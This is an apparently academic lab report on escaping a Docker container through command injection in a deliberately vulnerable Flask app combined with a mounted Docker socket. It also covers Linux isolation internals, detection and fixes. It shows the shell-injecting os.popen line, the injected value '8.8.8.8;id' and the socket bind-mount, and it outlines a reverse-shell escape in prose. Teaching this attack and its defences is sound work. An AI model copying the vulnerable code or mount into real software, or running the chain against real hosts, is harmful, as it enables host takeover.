Docker Escape: Attack and Detection

Zala Vishmayraj

April 9, 2026

Contents

1 Introduction **4**
1.1 Project Overview . . . 4
1.2 Objectives . . . 5
1.2.1 Demonstrate the Attack Chain End to End . . . 5
1.2.2 Explain the OS-Level Mechanics . . . 5
1.2.3 Build and Document a Working Detection Toolkit . . . 6
1.2.4 Document Concrete Mitigations . . . 6
1.3 Lab Environment Summary . . . 6
1.3.1 Physical Setup . . . 6
1.3.2 VM1 — Victim Machine . . . 7
1.3.3 VM2 — Attacker Machine . . . 7
1.3.4 Network Topology . . . 8
1.3.5 Software Versions . . . 8
1.4 Scope and Limitations . . . 8
1.4.1 What Is In Scope . . . 8
1.4.2 What Is Explicitly Out of Scope . . . 9
1.4.3 Limitations of the Demo Environment . . . 9
1.4.4 What the Demo Proves . . . 9
1.5 Ethical Disclaimer . . . 9

2 Operating System Foundations **11**
2.1 The Linux Kernel and Its Role . . . 11
2.2 System Calls — The Kernel Interface . . . 12
2.3 Process Isolation and the Process Table . . . 13
2.4 Linux Namespaces — The Core of Container Isolation . . . 14
2.4.1 PID Namespace . . . 15
2.4.2 Network Namespace . . . 15
2.4.3 Mount Namespace . . . 15
2.4.4 UTS Namespace . . . 16
2.4.5 IPC Namespace . . . 16
2.4.6 User Namespace . . . 17
2.5 Control Groups (cgroups) — Resource Enforcement . . . 17
2.6 Capabilities — Fine-Grained Privilege Model . . . 18
2.7 Seccomp — Syscall Filtering . . . 19
2.8 AppArmor and Linux Security Modules . . . 19

2.9 The /proc Filesystem . . . 20
2.10 How the Kernel Sees a Container vs a Process . . . 21

3 Docker: Architecture and Internals **23**
3.1 What Docker Is (and Is Not) . . . 23
3.2 Docker vs Traditional Virtual Machines — A Kernel-Level Comparison . . . 24
3.3 The Docker Daemon (dockerd) . . . 25
3.4 containerd and runc . . . 26
3.4.1 containerd . . . 26
3.4.2 runc . . . 26
3.5 The OCI Runtime Specification . . . 27
3.6 How docker run Becomes a Process — Full Syscall Flow . . . 29
3.7 Docker Images and Layers (OverlayFS) . . . 30
3.8 Docker Networking Internals (Bridge, iptables, veth Pairs) . . . 31
3.9 Docker Volumes and Bind Mounts . . . 32
3.9.1 Docker Volumes . . . 32
3.9.2 Bind Mounts . . . 32
3.10 The Docker CLI and REST API . . . 33

4 The Docker Socket **35**
4.1 What is a Unix Domain Socket . . . 35
4.2 /var/run/docker.sock — What It Is and How It Works . . . 37
4.3 Why Applications Mount the Socket: Legitimate Use Cases . . . 39
4.3.1 CI/CD Pipelines . . . 39
4.3.2 Container Management Interfaces . . . 39
4.3.3 Monitoring and Observability Agents . . . 40
4.4 The Danger: What Socket Access Actually Grants . . . 41
4.5 The Docker API Over the Socket — curl Examples . . . 42
4.6 Root Equivalence — Why Socket Access = Host Root . . . 44

5 The NetDiag Web Application **46**
5.1 Application Purpose and Design . . . 46
5.2 Flask and the WSGI Model . . . 47
5.2.1 WSGI: The Bridge Between Network and Python . . . 47
5.2.2 Flask Request Lifecycle . . . 47
5.2.3 OS-Level View of Request Handling . . . 47
5.3 Route Structure and Request Handling . . . 48
5.3.1 Input Handling in /ping . . . 49
5.4 The Vulnerable /ping Route: Code Walkthrough . . . 49
5.4.1 The Vulnerable Code . . . 49
5.4.2 Line-by-Line Analysis . . . 49
5.4.3 Shell Metacharacter Interpretation . . . 50
5.4.4 Kernel-Level Execution for 8.8.8.8;id . . . 50
5.5 Why os.popen() is Dangerous . . . 51
5.5.1 os.popen() Internals . . . 51

5.5.2 Safe Alternative: `subprocess.run()` with List Argument 52
5.5.3 The `shell=True` Trap 52
5.5.4 Comparison 52
5.5.5 Input Validation as Defense-in-Depth 52
5.5.6 Output Reflection Amplifies Impact 53
5.6 The HTML Template: UI Breakdown 53
5.7 Running as Root Inside the Container 54
5.7.1 The Missing `USER` Directive 54
5.7.2 UID 0 Without User Namespace Remapping 54
5.7.3 Impact on the Attack Chain 54
5.7.4 What Running as Non-Root Would Change 55
5.7.5 Correct Dockerfile Fix 55

Chapter 1

Introduction

1.1 Project Overview

Two misconfigurations, neither exotic, combine to produce full host compromise from a single HTTP request. No kernel exploits are involved. No CVEs need to be present. The attack chain demonstrated in this project requires only two operator-level decisions that are depressingly common in real deployments: unsanitised user input passed to a shell via `os.popen()`, and the host Docker socket bind-mounted into a running container.

The application under test is **NetDiag**, a fictional internal network diagnostic tool built on Flask. NetDiag is designed to look plausible — it carries an *INTERNAL USE ONLY* badge, presents a clean web interface, and exposes a single utility endpoint that pings a user-supplied hostname. That endpoint, `/ping`, executes the following on the server:

```
os.popen("ping -c 3 " + host)
```

A semicolon in `host` terminates the `ping` command. Every character that follows runs in the same shell, as the same user — root inside the container. The container itself has no `USER` directive and was started with `-v /var/run/docker.sock:/var/run/docker.sock` mounted into it. These two decisions are individually bad. Together they are catastrophic.

The full attack chain proceeds as follows. The attacker, operating from a separate machine, sends a crafted HTTP request to the `/ping` route. The injected payload opens a reverse shell back to the attacker. From inside that shell the attacker communicates with the Docker daemon over the mounted Unix socket, uses the Docker API to pull and run a new privileged container with the host root filesystem mounted at `/mnt/host`, and writes a file directly to the host filesystem — achieving a complete container escape without ever touching a kernel vulnerability.

The lab uses two virtual machines. **VM1** (`192.168.98.4`) is the victim; it runs the Docker daemon and hosts the NetDiag container. **VM2** (`192.168.98.5`) is the attacker; it sends the exploit request and receives the reverse shell. Both machines run Kali Linux on a VirtualBox NAT Network, giving them mutual reachability without exposure to the public internet.

Three scripts accompany this project. `setup.sh` runs on VM1 and builds the NetDiag



Figure 1.1: Attack Chain Overview — VM2 to Host Compromise on VM1

image, removes any previous instance, and starts the container with the exact flags that create the vulnerable configuration. `attack.sh` runs on VM2 and walks through the full exploitation chain step by step, with output annotated at each stage. `detect.sh` runs on VM1 after the attack and demonstrates post-incident detection using `docker inspect`, `auditd`, and `lsof`.

1.2 Objectives

Four concrete objectives drive this project, each with a specific technical end-state rather than a generic learning outcome.

1.2.1 Demonstrate the Attack Chain End to End

The primary objective is to show, reproducibly, that two common misconfigurations combine to produce full host compromise. The specific end state is a file written to `/tmp/escaped.txt` on the VM1 host filesystem, created from inside the NetDiag container, confirming that the attacker has escaped the container boundary entirely.

1.2.2 Explain the OS-Level Mechanics

Linux namespaces isolate the container at the PID, network, mount, and UTS level. That isolation does not protect against this attack. The Docker socket is a Unix domain socket owned by the Docker daemon, which runs on the host outside any container namespace. Bind-mounting it into the container gives the container a direct channel to that daemon. Because the container process runs as root with a full capability set — no `USER` directive drops privileges, no `--cap-drop` removes capabilities at runtime — it can send arbitrary commands to the daemon, including requests to spawn new containers with unrestricted

host filesystem access. Namespace isolation is not a substitute for capability restriction when a privileged communication channel is deliberately handed to the contained process.

1.2.3 Build and Document a Working Detection Toolkit

Detection does not require a commercial SIEM or a dedicated security appliance. The toolkit documented in this project uses tools available on any standard Linux host:

- `docker inspect` — audits container mount configuration before or after an incident, revealing any bind-mount of `/var/run/docker.sock`.
- `auditd` with a `-w` watch rule on `/var/run/docker.sock` — writes a kernel audit event every time the socket is opened, providing a timestamped record of access.
- `lsof` — identifies in real time which processes hold the socket file descriptor open, useful during a live incident.
- **Falco** — referenced as the production-grade alternative; a kernel-level eBPF/syscall monitor that can alert on socket access, container escape indicators, and anomalous Docker API calls without requiring auditd configuration.

1.2.4 Document Concrete Mitigations

Mitigation requires two targeted fixes. At the application layer, replacing

```
os.popen("ping -c 3 " + host)
```

with

```
subprocess.run(['ping', '-c', '3', host], capture_output=True)
```

removes the shell entirely. The user-supplied value is passed as a list element to `execve` and is never interpreted by a shell parser, so no injected metacharacter can break command context. At the infrastructure layer, removing `-v /var/run/docker.sock:/var/run/docker.sock` from the `docker run` invocation closes the escape route even if command injection remains present. Rootless Docker, Podman, and Docker Socket Proxy are documented as architectural alternatives for deployments that genuinely require socket access from within a container.

1.3 Lab Environment Summary

1.3.1 Physical Setup

The lab consists of two Kali Linux virtual machines running under VirtualBox in NAT Network mode. NAT Network gives each VM a private IP address and routes traffic between

them through a VirtualBox virtual switch; neither machine has a route to the public internet, which is not required for any part of this demonstration. VM1 is assigned `192.168.98.4` and acts as the victim. VM2 is assigned `192.168.98.5` and acts as the attacker. The assigned addresses can be verified on either machine with `ip a`, which queries the kernel's interface table and prints the IPv4 and IPv6 addresses bound to each network interface.

1.3.2 VM1 — Victim Machine

VM1 runs the Docker daemon (`dockerd`) as a root-owned system service. `dockerd` itself runs as root on the host and owns the Unix socket at `/var/run/docker.sock`, created with mode `660` and group `docker` by default. The NetDiag container is started by `setup.sh` with the following command:

```
docker run -d \
  -p 5000:5000 \
  -v /var/run/docker.sock:/var/run/docker.sock \
  --name netdiag-app \
  netdiag
```

Each flag has a specific OS-level effect. `-d` runs the container in detached mode, disconnecting it from the terminal's standard input and placing it under daemon supervision. `-p 5000:5000` installs an iptables DNAT rule on the host that rewrites packets arriving at host port 5000 and forwards them to the container's port 5000 via the `docker0` bridge interface. `-v /var/run/docker.sock:/var/run/docker.sock` creates a bind mount: the kernel maps the host inode for the socket file directly into the container's mount namespace at the same path, so any process inside the container that opens that path is in fact opening the host socket. The `--name netdiag-app` flag assigns a human-readable name used by `detect.sh` when calling `docker inspect`.

The container process runs as root. The Dockerfile contains no `USER` directive, and no `--user` flag is passed at runtime. Inside the container, the Flask application is bound to `0.0.0.0:5000`, making it reachable on all container interfaces and, via the port mapping, on all host interfaces — including the one facing VM2.

1.3.3 VM2 — Attacker Machine

VM2 uses no tools beyond those shipped with Kali Linux: `curl` for HTTP requests and `nc` (netcat) for the reverse shell listener. No vulnerability scanner, no exploit framework, and no prior access to the NetDiag source code is required. The vulnerability is discovered through direct interaction with the `/ping` endpoint: the response timing and content change when shell metacharacters are appended to the `host` parameter, confirming that input reaches the shell unfiltered.

1.3.4 Network Topology



Figure 1.2: Lab Network Topology — VirtualBox NAT Network

1.3.5 Software Versions

The following versions were used during development and testing. Confirm each value on the live VMs before final submission.

- Kali Linux: *(fill in from* `uname -a` *on VM1)*
- Docker Engine: *(fill in from* `docker --version` *on VM1)*
- Python inside the container: *(fill in from* `python3 --version` *inside the container)*
- Flask: *(fill in from* `pip show flask` *inside the container)*

1.4 Scope and Limitations

1.4.1 What Is In Scope

This project addresses the specific two-vulnerability chain: command injection via unsanitised shell execution combined with the `docker.sock` bind mount. Detection methodology uses tools available on a default Kali Linux installation supplemented by `auditd`. Mitigation is addressed at two levels: the application source code and the container runtime invocation. OS-level explanation of why PID and mount namespace isolation does not neutralise this attack is included in Chapter 2.

1.4.2 What Is Explicitly Out of Scope

- **Kernel exploits** — Dirty Pipe (CVE-2022-0847), Dirty COW (CVE-2016-5195), and runc CVEs (CVE-2019-5736) are not used and are not needed. This is deliberate: misconfiguration alone, without any unpatched CVE, is sufficient for full host compromise.
- **Container runtime CVEs** — No patching is required on VM1. The vulnerable state is produced entirely by configuration choices, not by software defects in Docker or the Linux kernel.
- **Privilege escalation on VM2** — The attacker operates from a standard user session on Kali. No local privilege escalation on the attacker machine is required or demonstrated.
- **Network-layer attacks** — ARP spoofing, MITM interception, and similar techniques are not used. The attacker reaches the application directly over HTTP using the known IP address of VM1.

1.4.3 Limitations of the Demo Environment

The VirtualBox NAT Network does not represent a production network. In a real deployment, a Flask application would typically sit behind a reverse proxy such as nginx or Caddy, which would terminate TLS, apply rate limiting, and not expose the application port directly to external traffic. The direct exposure of port 5000 in this lab simplifies the demonstration but overstates the ease of initial access in hardened environments.

The Kali base image used inside the container includes many pre-installed tools. A minimal Alpine or Debian Slim base would require installing the Docker CLI package before the escape step, which would add latency but would not change the fundamental technique.

The `setup.sh` script calls `docker rm -f netdiag-app` before each run, destroying the previous container and its filesystem overlay. In a real incident the container filesystem would remain intact after the escape and would preserve forensic artifacts: shell history, dropped binaries, and any files created by the attacker before pivoting to the host.

1.4.4 What the Demo Proves

Two conclusions follow directly from the demonstration. First, operator-level configuration decisions — mounting the Docker socket and omitting a non-root user directive — carry more exploitability risk than most individual application vulnerabilities in isolation. A perfectly hardened application cannot protect itself if the container runtime hands it a direct channel to the host. Second, detection is tractable without expensive tooling: `auditd`, `docker inspect`, and `lsof` are available everywhere, cost nothing, and produce actionable evidence.

1.5 Ethical Disclaimer

This project was conducted entirely within a closed VirtualBox environment with no external network connectivity. No real systems, services, or data were targeted at any point. The

NetDiag application was written specifically for this project and contains an intentional vulnerability; it is not derived from any real production codebase.

The techniques demonstrated are documented in public security research: the OWASP Testing Guide covers OS command injection; Docker's own security documentation explicitly warns against mounting the Docker socket; the MITRE ATT&CK framework catalogues the relevant techniques as T1610 (Deploy Container) and T1611 (Escape to Host). These techniques appear in offensive security training curricula — OSCP, CEH, eJPT — precisely so that defenders understand what they are protecting against. Any reproduction of this work must be performed in an isolated lab environment only.

Chapter 1 Quick Reference

- Two Kali Linux VMs on a VirtualBox NAT Network; one vulnerable Flask application; one Docker socket misconfiguration.
- Attack chain: Command Injection → Reverse Shell → `docker.sock` abuse → Host Compromise.
- No kernel exploits. No CVEs. Misconfiguration alone is sufficient.
- Detection is possible with `auditd`, `docker inspect`, and `lsof`. Mitigation requires two targeted fixes: one in application code, one in the container run command.

Chapter 2

Operating System Foundations

2.1 The Linux Kernel and Its Role

The Linux kernel is the single arbitrator of all hardware and process access on a system. Every container, every process, and every privileged daemon ultimately operates at the kernel's discretion. Understanding the kernel's design is therefore a prerequisite for understanding why container isolation is possible, why it is imperfect, and why the attack described in later chapters succeeds.

Linux follows a *monolithic kernel* architecture: all core subsystems—memory management, the filesystem layer, the network stack, and the process scheduler—run in *kernel space* (CPU ring 0). Code executing in ring 0 has unrestricted access to physical hardware and all kernel data structures. User processes, by contrast, run in *ring 3* and cannot directly address hardware. Any operation that requires kernel involvement—reading a file, creating a socket, spawning a child process—must cross the kernel–user boundary via a *system call*.



Figure 2.1: Linux Privilege Rings and the Kernel–User Space Boundary

Two privilege domains therefore govern all execution on a Linux host:

- **Kernel space (ring 0):** Executes with full hardware privileges. Hosts all subsystems, device drivers, and the syscall dispatch table.
- **User space (ring 3):** Executes without direct hardware access. All processes—including container processes—run here.

A critically important consequence follows from this design: the Linux kernel has no native concept of a *container*. The kernel sees only processes, namespaces, and control groups. All containers running on a host share the *same kernel*. This shared kernel is the fundamental attack surface exploited throughout this project. A container process and a native host process are, from the kernel's perspective, architecturally identical objects differentiated only by their namespace membership and cgroup assignment.

2.2 System Calls — The Kernel Interface

System calls (syscalls) are the only sanctioned mechanism by which user-space code may request privileged kernel services. When a process in ring 3 needs to perform an operation that requires kernel involvement, it executes a `syscall` instruction (or the legacy `int 0x80` on 32-bit systems). The CPU immediately switches execution to ring 0, transfers control to the kernel's syscall dispatcher, which identifies the requested service by number and invokes the appropriate handler. On completion, the CPU returns to ring 3 and execution resumes in user space.

Each syscall is identified by a unique integer. On x86_64 Linux, some relevant numbers include `clone` (56), `mount` (165), and `socket` (41). The syscall table itself lives in kernel memory and cannot be modified by unprivileged processes without a kernel exploit.

Several syscalls are directly relevant to container creation and, consequently, to the attack surface examined in this report:

- `clone(CLONE_NEWPID | CLONE_NEWNS | ...)` — namespace creation; this is the syscall that actually instantiates a container's isolated view.
- `unshare()` — detaches the calling process from one or more of its current namespaces.
- `setns()` — joins an existing namespace identified by a file descriptor; the mechanism by which namespace escape is accomplished.
- `execve()` — replaces the calling process image with a new program.
- `socket(AF_UNIX, ...)` — creates a Unix domain socket, the underlying transport for `docker.sock` communication.

The following command illustrates syscall observation during container creation:

```
strace -e trace=clone,unshare,mount docker run --rm alpine sh
# shows exact syscalls docker uses to create a container
```



Figure 2.2: Syscall Flow: User Space to Kernel and Back

Because seccomp operates as a BPF filter interposed at this layer, restricting syscalls is the primary kernel-level defence against container escapes. Its limitations in the context of `docker.sock` abuse are discussed in Section 2.7.

2.3 Process Isolation and the Process Table

The kernel maintains a single, global process table. Every process on the system— whether a native host service or a containerised workload—occupies an entry in this table, represented internally by a `task_struct`. The `task_struct` holds all per-process metadata: the process identifier (PID), associated UID/GID, open file descriptor table, memory map, capability sets, and, critically, a pointer to the process's `nsproxy`—the structure linking it to its namespace set.

The apparent isolation of container processes is therefore a *visibility* property, not a *separation* property. From the host:

```
# On host -- see container process with its real host PID
ps aux | grep flask
```

The same Flask process that appears as PID 1 inside its container is visible on the host with a higher, real PID (e.g., 3847). From inside the container, the process appears isolated:

```
# From inside the container -- sees only its own namespace PIDs
ps aux
```

Key implications for security are as follows. The container's `init` (PID 1 within the container) is just another process on the host. If cgroup PID limits are absent, a fork bomb inside a container directly burdens the host's process scheduler. Parent-child process relationships cross the container boundary in the kernel's view, even though they are invisible from within the container's PID namespace.

2.4 Linux Namespaces — The Core of Container Isolation

Linux namespaces partition global kernel resources so that each container receives an isolated *view* of those resources. Eight namespace types exist in modern kernels; six are relevant here: PID, NET, MNT, UTS, IPC, and USER. Namespaces are created via `clone()` flags or the `unshare()` syscall, and are hierarchical—a child process inherits the parent's namespace set unless one or more `CLONE_NEW*` flags override this.

```
ls -la /proc/self/ns/
# lrwxrwxrwx ... pid -> pid:[4026531836]
# lrwxrwxrwx ... net -> net:[4026531992]
```

The inode numbers exposed by these symlinks uniquely identify namespace instances. Two processes sharing the same inode for `/proc/<pid>/ns/pid` are members of the same PID namespace—a fact exploited by detection scripts later in this report.



Figure 2.3: Linux Namespace Hierarchy: Host vs Container View

The central security implication is concisely stated: namespaces constrain *what a process sees*, not *what the kernel permits it to do*. A process that gains access to a privileged

communication channel—such as the Docker daemon socket—can instruct the daemon to perform operations on its behalf that bypass all namespace restrictions.

2.4.1 PID Namespace

The PID namespace gives a container its own process identifier number space, starting at PID 1. The host kernel maintains the real, globally unique PIDs; the container's PID namespace provides a translated view. The same process therefore has two PIDs: its real host PID (e.g., 3847) and its container-local PID (e.g., 1).

PID namespaces are nested: the host PID namespace is the root; each container's PID namespace is a child. If PID 1 within a container is killed, the kernel delivers `SIGKILL` to all remaining processes in that namespace, terminating the container. Escaping to the host namespace reveals the real PIDs of all container processes, enabling targeted signal delivery and `/proc` introspection against previously opaque workloads.

2.4.2 Network Namespace

Each container's network namespace provides an isolated network stack: its own loopback and Ethernet interfaces, routing table, iptables rule set, and socket table. The container is connected to the host via a *virtual Ethernet pair* (`veth`): one end appears inside the container as `eth0`; the other end is attached to the `docker0` bridge on the host (default subnet `172.17.0.0/16`).

Port forwarding (e.g., `-p 5000:5000`) is implemented as a host-side iptables DNAT rule that rewrites the destination address of inbound packets to the container's internal IP. A reverse shell initiated from within the container traverses this path in reverse: container network namespace → `veth` pair → `docker0` bridge → host NIC → attacker.

```
ip netns list                          # list network namespaces
ip link show                           # host: docker0 + veth pairs
docker exec netdiag-app ip addr        # container: only eth0
```

2.4.3 Mount Namespace

The mount namespace isolates the filesystem mount table, giving each container its own root (`/`). Docker implements the container's root filesystem using **OverlayFS**: read-only image layers (`lowerdir`) are stacked beneath a per-container writable layer (`upperdir`) and merged into a unified view mounted at the container root.

Bind mounts pierce the mount namespace by mapping a host path directly into the container's mount table. The configuration:

```
-v /var/run/docker.sock:/var/run/docker.sock
```



Figure 2.4: OverlayFS and Bind Mount: How `docker.sock` Pierces Mount Namespace Isolation

causes the host socket inode to appear simultaneously in both the host and container mount namespaces. The mount namespace boundary is intact for all other paths, but *bypassed* for this specific path. This misconfiguration is the root cause of the escape demonstrated in Chapter 4. Mount namespace membership can be inspected from inside the container:

```
cat /proc/self/mounts          # shows bind mounts visible in current namespace
findmnt                        # tree view of all mounts
```

2.4.4 UTS Namespace

The UTS (UNIX Time-sharing System) namespace isolates the system hostname and NIS domain name. A container may be assigned its own hostname via the `--hostname` flag without affecting the host's identity. This namespace has minimal direct relevance to the attack described in this report and is included for completeness of the isolation model.

2.4.5 IPC Namespace

The IPC namespace isolates System V inter-process communication objects (message queues, semaphores, and shared memory segments) and POSIX message queues. By default, container processes cannot access host IPC objects. The flag `--ipc=host` removes this isolation, collapsing the container's IPC namespace into the host's. This configuration is occasionally encountered in high-performance computing deployments but is not exploited directly in this project.

2.4.6 User Namespace

The user namespace maps UIDs and GIDs inside the container to different UIDs and GIDs on the host. Rootless Docker uses this mechanism: UID 0 inside the container maps to an unprivileged UID (e.g., 100000) on the host, confining the blast radius of a container escape.

Standard Docker, however, runs a root-owned daemon and does not enable user namespace remapping by default. In this configuration, UID 0 inside the container corresponds to UID 0 on the host for all kernel-mediated operations. The container used in this project runs as root without user namespace remapping, which can be confirmed from inside the container:

```
cat /proc/self/uid_map
# "0  0  4294967295" = no remapping; the process is true root
```

This absence of remapping is directly relevant to the escape in Chapter 6: filesystem objects created by the escaped container process are owned by host root, and the privileged container spawned via `docker.sock` also runs as host root.

2.5 Control Groups (cgroups) — Resource Enforcement

Control groups (cgroups) limit, account for, and isolate the resource consumption of process groups. Docker creates one cgroup per container under `/sys/fs/cgroup/`. Two versions of the cgroup interface exist: cgroups v1, which organises subsystems into separate per-resource hierarchies, and cgroups v2, which unifies all subsystems under a single hierarchy.

